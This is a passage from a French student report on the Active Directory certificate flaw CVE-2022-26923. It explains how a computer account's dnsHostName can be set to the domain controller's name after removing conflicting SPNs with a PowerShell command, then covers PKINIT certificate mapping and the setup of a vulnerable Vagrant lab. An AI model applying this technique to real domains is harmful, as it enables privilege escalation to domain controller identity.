


FIGURE 1.16 – Le DNSHostName du contrôleur de domaine

FIGURE 1.17 – Violation de l'unicité du SPN

Cette anomalie, différente de la violation de contrainte précédente, est expliquée par le fait que lors d'une modification de la propriété `dnsHostName`, la propriété `servicePrincipalName` du compte d'ordinateur est mise à jour. La documentation MS-ADTS (Contraintes d'unicité 3.1.1.5.1.3) [4] stipule que la propriété `servicePrincipalName` est vérifiée pour son unicité.

En observant attentivement la modification de la valeur de la propriété `dnsHostName` pour **TEST_PC** — passant de **TEST_PC.vagrant.local** à **TEST.vagrant.local** — une notable évolution se manifeste. Il devient évident que la valeur de la propriété `servicePrincipalName` de **TEST_PC** a été mise à jour pour refléter la nouvelle valeur de `dnsHostName`.




FIGURE 1.18 – Valeurs modifiées du ServicePrincipalName

De la même manière, la mise à jour de la propriété `dnsHostName` de **TEST_PC** en **VAGRANT-K51B6U3.vagrant.local** induit indirectement une violation de contrainte, car le contrôleur de domaine tente également de mettre à jour la propriété `servicePrincipalName` du compte d'ordinateur.




FIGURE 1.19 – Valeur de SPN ajoutée

Pour étayer davantage cette découverte, l'examen des autorisations du compte d'ordinateur **TEST_PC** révèle que son créateur, **user**, bénéficie de l'autorisation "Écriture validée du nom principal de service". Cette autorisation, décrite comme permettant "l'écriture validée pour permettre la définition de l'attribut SPN conforme au nom d'hôte DNS de l'ordinateur", souligne l'importance du lien entre les propriétés **dnsHostName** et **servicePrincipalName**.




FIGURE 1.20 – Permission d' "Écriture validée du ServicePrincipalName" pour user

Dans une démarche proactive visant à contourner cette contrainte, il est possible de supprimer les valeurs de **servicePrincipalName** qui contiennent la propriété **dnsHostName**. Ainsi, une mise à jour réussie de la propriété **dnsHostName** de **TEST_PC** en **VAGRANT-K51B6U3.vagrant.local** confirme la possibilité de contourner la violation de contrainte, tout en préservant l'intégrité du **servicePrincipalName**.

```
PS C:\Users\user> Set-ADComputer TEST_PC -ServicePrincipalNames @{Remove="RestrictedKrbHost/TEST.vagrant.local","HOST/TEST.vagrant.local"}
PS C:\Users\user>
```

FIGURE 1.21 – Suppression des valeurs de SPN causant la violation de la contrainte




FIGURE 1.22 – Suppression des valeurs de SPN causant la violation de la contrainte




FIGURE 1.23 – Succès de la modification du dnsHostName

Pour comprendre en quoi tout cela serait utile, la section prochaine explique comment se fait le mappage des certificats par PKINIT, principe sur lequel s'est basée l'exploitation détaillée en 2eme chapitre.

PKINIT (Public Key Cryptography for Initial Authentication) et Mappage des Certificats

La Cryptographie à Clé Publique pour l'Authentification Initiale (PKINIT) est une extension du protocole Kerberos. PKINIT permet l'utilisation de la cryptographie à clé publique dans les échanges d'authentification initiaux de Kerberos, c'est-à-dire, elle autorise l'usage de certificats pour l'authentification. Pour que les certificats soient utilisables dans ce cadre, ils doivent comporter l'usage étendu de clé "Authentification Client" (EKU) et une identification du compte.

La mise en œuvre Windows de PKINIT pour Kerberos, décrite dans la documentation MS-PKCA [5], détaille comment le Key Distribution Center (KDC) associe un certificat à un compte pendant l'authentification [6]. Pour débiter, le compte est identifié par le nom principal spécifié dans la requête AS-REQ, comme **user@vagrant.local**. Le KDC valide ensuite cette association en fonction de la propriété `userAccountControl` du compte, soit à l'aide du nom DNS ou de l'UPN du SAN (Subject Alternative Name) dans le certificat. Si le compte est un ordinateur du domaine ou un contrôleur de domaine, la validation se fait via le nom DNS.

Concrètement, si nous prenons l'exemple de notre compte d'ordinateur **TEST_PC\$** dans le domaine **vagrant.local**, pour une association valide, le nom DNS dans le certificat doit être **TEST_PC.vagrant.local**. Durant l'authentification PKINIT Kerberos, on fournit un nom principal (par exemple, **TEST_PC\$@vagrant.local**) et un certificat avec un nom DNS réglé sur **TEST_PC.vagrant.local**. Le KDC recherche ensuite le compte via ce nom principal. Si les parties nom d'ordinateur et domaine du nom DNS correspondent respectivement au `sAMAccountName` terminé par \$ et au nom DNS du domaine, l'association est validée. Il est important de noter que la propriété `dnsHostName` du compte n'est pas utilisée pour cette association, elle ne sert que lors de la demande du certificat.

Chapitre 2


Preuve de concept

2.1 Mise en place de l'environnement vulnérable

Dans le cadre de notre étude sur la faille CVE-2022-26923, nous avons opté pour la création d'un environnement de test personnalisé. Bien que des environnements prêts à l'emploi soient disponibles sur des plateformes comme TryHackMe, la configuration d'une machine virtuelle spécifique offre une compréhension plus approfondie de la vulnérabilité. Cette approche permet également une démonstration plus intuitive de l'exploitation de la faille. Dans cette section on détaillera les différentes étapes suivies pour établir cet environnement.

2.1.1 Préparation de la Machine Virtuelle

Nous avons commencé par sélectionner une base box Vagrant appropriée, en l'occurrence `rgl/windows-server-2019-standard-amd64` [7]. Cette version spécifique de Windows Server 2019, et plus précisément Microsoft Windows [Version 10.0.17763.1098], est choisie pour sa compatibilité avec la vulnérabilité étudiée. La box initiale contient un seul compte utilisateur, l'administrateur.



```
1 Vagrant.configure("2") do |config|
2
3   # Use the base box provided by rgl (The box is a Windows Server 2019 Standard Evaluation)
4   # This version of Windows Server 2019 is vulnerable to CVE-2022-26923
5   config.vm.box = "rgl/windows-server-2019-standard-amd64"
6
7 end
```

FIGURE 2.1 – Box de base, Vagrantfile

2.1.2 Installation et configuration des services de domaine (AD DS)

- **Installation de Active Directory Domain Services**

À l'aide de la commande PowerShell `Install-WindowsFeature`, nous avons installé la fonctionnalité AD DS, incluant les outils de gestion. Cette étape est cruciale pour la création d'un domaine Active Directory.




FIGURE 2.2 – Box de base, Vagrantfile

- **Installation d'un domaine forestier**

La configuration du domaine Active Directory a été réalisée avec **Install-ADDSForest**. Cette commande crée un nouveau domaine forestier, vagrant.local, installe les services DNS et configure un mot de passe pour le mode sans échec de l'administrateur.




FIGURE 2.3 – Installation du domaine forestier

À noter que le processus nécessite un redémarrage automatique du serveur pour compléter l'installation.

2.1.3 Installation et configuration des services de certificats (AD CS)

- Ajout de l'utilisateur 'Vagrant' au Groupe 'Enterprise Admins'

Nous avons tout d'abord utilisé la commande `Add-ADGroupMember` pour ajouter l'administrateur '**Vagrant**' au groupe '**Enterprise Admins**', qui détient des privilèges élevés. Cette étape était essentielle pour accorder à l'administrateur les droits nécessaires à la configuration d'une Autorité de Certification d'**Entreprise** (Qu'on expliquera dans ce qui suit).





FIGURE 2.4 – Avant l'ajout

FIGURE 2.5 – Vérification de l'ajout

N.B : Après l'exécution de la commande `Add-ADGroupMember`, et avant de passer à l'étape suivante, un redémarrage des services Active Directory est requis pour activer les modifications. Alternativement, redémarrer la machine entière garantit l'application des changements.

- **Installation des services de certificats Active Directory**

La phase suivante implique l'installation manuelle de la fonctionnalité AD CS via l'outil de gestion de serveur (Server Manager). AD CS est essentiel pour la création, la gestion et le stockage des certificats numériques. Afin de réaliser cela, voici les étapes suivies :

- Nous débutons en ouvrant l'outil 'Server Manager', lequel servira de plateforme pour l'installation de notre fonctionnalité. Bien qu'il soit possible d'utiliser une commande PowerShell directe, l'utilisation du Server Manager est préférable pour des raisons de clarté. De plus, cela nous offre la possibilité d'installer une fonctionnalité supplémentaire, à savoir le module CA Web Enrollment (comme illustré dans les images à suivre) qui est une fonctionnalité importante pour configurer un Certificat d'Autorité d'entreprise.




FIGURE 2.6 – Utilisation du Server Manager

- Dans cette étape il suffit d'ajouter la fonctionnalité Active Directory Certificate Services :




FIGURE 2.7 – Ajout de la fonctionnalité AD CS

- Pour configurer une Autorité de Certification (CA) d'entreprise, il est essentiel d'ajouter la fonctionnalité "Certificate Authority (CA)". Cependant, l'ajout de la fonctionnalité "CA Web Enrollment" est facultatif et dépend des besoins spécifiques de l'organisation.




FIGURE 2.8 – Ajout de CA & CA Web Enrollement

- À la fin de l'installation, le système nous demande de configurer notre service, cette étape comprend la configuration d'une autorité de certification, qu'on détaillera dans ce qui suit.




FIGURE 2.9 – Fin de l'installation AD CS

• Configuration d'une Autorité de Certification

Dans cette partie, nous avons configuré une Autorité de Certification d'Entreprise pour gérer l'émission et l'inscription de certificats. Voici les différentes étapes suivies pour réaliser cela :

- La sélection des services de rôles a été faite pour inclure "Certification Authority" et "Certification Authority Web Enrollment".




FIGURE 2.10 – Début de configuration CA

- La deuxième étape du processus de configuration implique de définir le type de CA. Nous avons opté pour une "Enterprise CA", une configuration qui exige que l'utilisateur configurant la CA fasse partie du groupe "Enterprise Admins".

Cela justifie l'action préalable d'ajouter l'utilisateur "Vagrant" à ce groupe spécifique, assurant ainsi les privilèges nécessaires pour mener à bien la configuration.




FIGURE 2.11 – Choix de CA d'entreprise

- Finalement on choisit l'option Root CA. Une Root CA est au sommet de la hiérarchie de l'infrastructure à clés publiques (PKI) et peut être la seule CA dans cette hiérarchie. Elle crée un certificat auto-signé qui sert de point de confiance pour tous les certificats qu'elle émet.




FIGURE 2.12 – Choix de l'option Root CA

N.B : Nous avons choisi une CA d'entreprise plutôt qu'une CA autonome pour bénéficier de son intégration avec les services AD DS, qui gère automatiquement les certificats sans configurations supplémentaires. Cette intégration assure une gestion centralisée et une sécurité accrue, contrairement à une CA autonome qui requiert une configuration et une maintenance manuelles, augmentant le risque d'erreurs. L'objectif est d'exploiter une CA fonctionnelle sans se préoccuper des complexités de configuration d'une CA autonome.

